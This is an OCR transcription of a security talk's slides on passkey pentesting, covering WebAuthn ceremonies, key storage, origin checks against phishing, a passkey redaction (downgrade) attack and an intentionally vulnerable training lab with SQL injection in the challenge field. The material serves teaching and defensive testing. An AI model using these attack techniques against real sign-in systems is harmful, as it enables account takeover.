


User

Passkeys CANNOT be:

- Weak -> keys are automatically generated securely
- Reuse -> keys are automatically regenerated
- Stolen (phished) -> cannot be exported (hopefully)
- Leaked (server is hacked) -> server only stores pub keys

Passkey in a Nutshell (3/4)
Part 1: Registration Ceremony



```
"user":{
  "id":"kN5D21fuT_f3gP8EMsbYFl-kj6A76yjIe_6l2aeIbf
  "name":"STH",
  "displayName":"STH"
},
"challenge":"zWu6owbYo87p_RUSSDK_R3        k-B0X4
```

Sign In

Cancel

Create a passkey?

A passkey for "sth_pentest" will be saved in iCloud Keychain and available on all your devices.


Continue


Other Options

{
Passkey Id,
Attestation Object,
Authenticator Data,
Client Data,
Passkey Public key,
Passkey Algorithm,
Other Passkey Information
}

```
],
"publicKeyAlgorithm":-7,
"publicKey":
"MFkwEwYHKoZIzj0CAQYIKoZI
h9GMajseQoBS09OfEJ6K32a8a
"authenticatorData":
"dKbqkhPJnC90siSSsyDPQCYq
```

Passkey in a Nutshell (4/4)
Part 2: Authentication Ceremony






```
"challenge":
"9Z5Z1HwmClq6V_ct7XRZKcuW238q8REtL0uh3kD
1A6kvtKmIEsnQ",
"timeout":60000,
"rpId":"webauthn.io",
"allowCredentials":[
  {
    "id":"EewqZOFWDEcpB8tW0ayA
```

Private Key + User Handle

4

3



Sign in with your passkey?

You will be signed in to "localhost" with your passkey for "sth_pentest".


5

{
Passkey Id,
Authenticator data,
Client data,
Signature,
User Handle,
Other Passkey In
}

```
"authenticatorData":
"dKbqkhPJnC90siSSsyDPQCY
"clientDataJSON":
"eyJ0eXBlIjoid2ViYXV0aG4
dDdYUlpLY3VXMjM4cThSRXRM
jg5dlVPcDFBNmt2dEttSUVzb
0",
"signature":
"MEUCIQDl19mPI-QC9IbJjDwkB5-ed_nO-DfJnggC
lA-dnv7_S1SAEyAggSl1qlUolno",
"userHandle":"kN5D21fuT_f3gP8EMsbYFl-kj6A
```

authenticatorData + clientDataJSON Hash

Where is Private Key stored?


ThinkPad

Setup

Main

Config

Security Chip

Security Chip Selection


Security Chip

<On> Security chip is functional.
<Off> Security chip is hidden and is not functional.

Security Reporting Options

Discrete TPM 2.0 / Pluton TPM 2.0

On


Sign In


Cancel

Use Touch ID to sign in?

A passkey for "sth_pentest" will be saved in iCloud Keychain and available on all your devices.

Continue with Touch ID

Other Options


Use this passkey for **google.com**?

Elisa Beckett
elisabeckett

Try another way


Cancel

Continue

4

Cloud Service Keychain (!?)

iCloud


Welcome, Mr. Anonymous.


sth_pentest

Register

Authenticate

1

WebAuthn (W3C Standard)


Windows Security

Passkey saved


You can now use Windows Hello to sign in with your face, fingerprint, or PIN.

sth_pentest
webauthn.io


OK

3

Device's Hardware Enclave (Passkey)


3.1) PC: TPM Chip

Private Keys


Windows Security

Continue setup

Insert your security key into the USB port.


Canc


2

Security Key (FIDO)


3.2) Mobile: Secure Enclave Chip

Phishing-Resistant Authentication - Passkey





Passkey
When you are ready, authenticate using the button below.
Windows Security
Making sure it's you
Please sign in to fakeweb.online.
This request comes from Chrome, published by Google LLC.
Cancel

Phishing Website




```
⊗ ▸Uncaught (in promise) SecurityError: The relying party ID is not a registrable domain suffix of, nor equal to the current
  domain. Subsequently, an attempt to fetch the .well-known/webauthn resource of the claimed RP ID failed.
```

Origin Check




```
❗ ▸ Uncaught (in promise) DOMException: The operation is insecure.
      Ne  attestation.ts:44
      e   index.ts:30
```



(unless the attacker can do hosts/DNS spoofing with a malicious root CA installed
□)

Vulnerability: Passkey Redaction Attack (Downgrade Attack)



Victim

Attacker Phishing Website (Githubb.com)

Legitimate Website (Github.com)

Adversary in the Middle (AitM)

Remove Passkey UI !!

Source: Joe Stewart, eSentire
https://www.esentire.com/blog/securing-passkeys-thwarting-authentication-method-redaction-attacks

Content Overview

1. Passkey Pentest Challenges
   - Why “Burp Suite” does not work?
2. Passkey 101
   - Password vs Passkey
   - Part 1: Registration Ceremony
   - Part 2: Authentication Ceremony
   - Phishing-Resistant Authentication
3. Passkey Vulnerabilities
   - Damn Vulnerable Passkey
   - Lab 1: Signed Challenge SQLi
   - Lab 2: aaguid Forgery
   - Lab 3: Exportable Private Key
4. Public Releases
   - Burp Suite Extension: Passkey Raider
   - Hacking Lab: Damn Vulnerable Passkey


บจก.สยามถนัดแฮก

Passkey Vulnerabilities

Me, in the next 10 minutes.

Damn Vulnerable Passkey

Live Demo:
https://damn-vulnerable-passkey.p7z.pw



STH
Siam Thanat Hack Co., Ltd.

Damn Vulnerable Passkey

- Home
- Get Start
- Lab 0: Totally Normal Passkey
- Lab 1: Trustworthy Challenge
- Lab 2: Exclusivity
- Lab 3: Authenticator Private Key Compromised

Lab 1: Trustworthy Challenge

Obscurity = Security.
Always trust user input.

Objective: Successful login as the "admin" user

Welcome, Mr. Anonymous.

Username

Register


Authenticate

© 2025 Siam Thanat Hack Co., Ltd. All Rights Reserved.

Source Code:
https://github.com/siamthanathack/damn-vulnerable-passkey

Lab 1: Trustworthy (Signed SQLi)

URL: https://damn-vulnerable-passkey.p7z.pw/lab1



Lab 1: Trustworthy Challenge

Obscurity = Security.
Always trust user input.

Objective: Successful login as the "admin" user

Welcome, Mr. Anonymous.

admin


damn-vulnerable-passkey.p7z.pw

Cannot register as admin!

Problems:

- Passkey/WebAuthn
- SQL Injection vulnerability, but in the “challenge” field where the signature verification is required

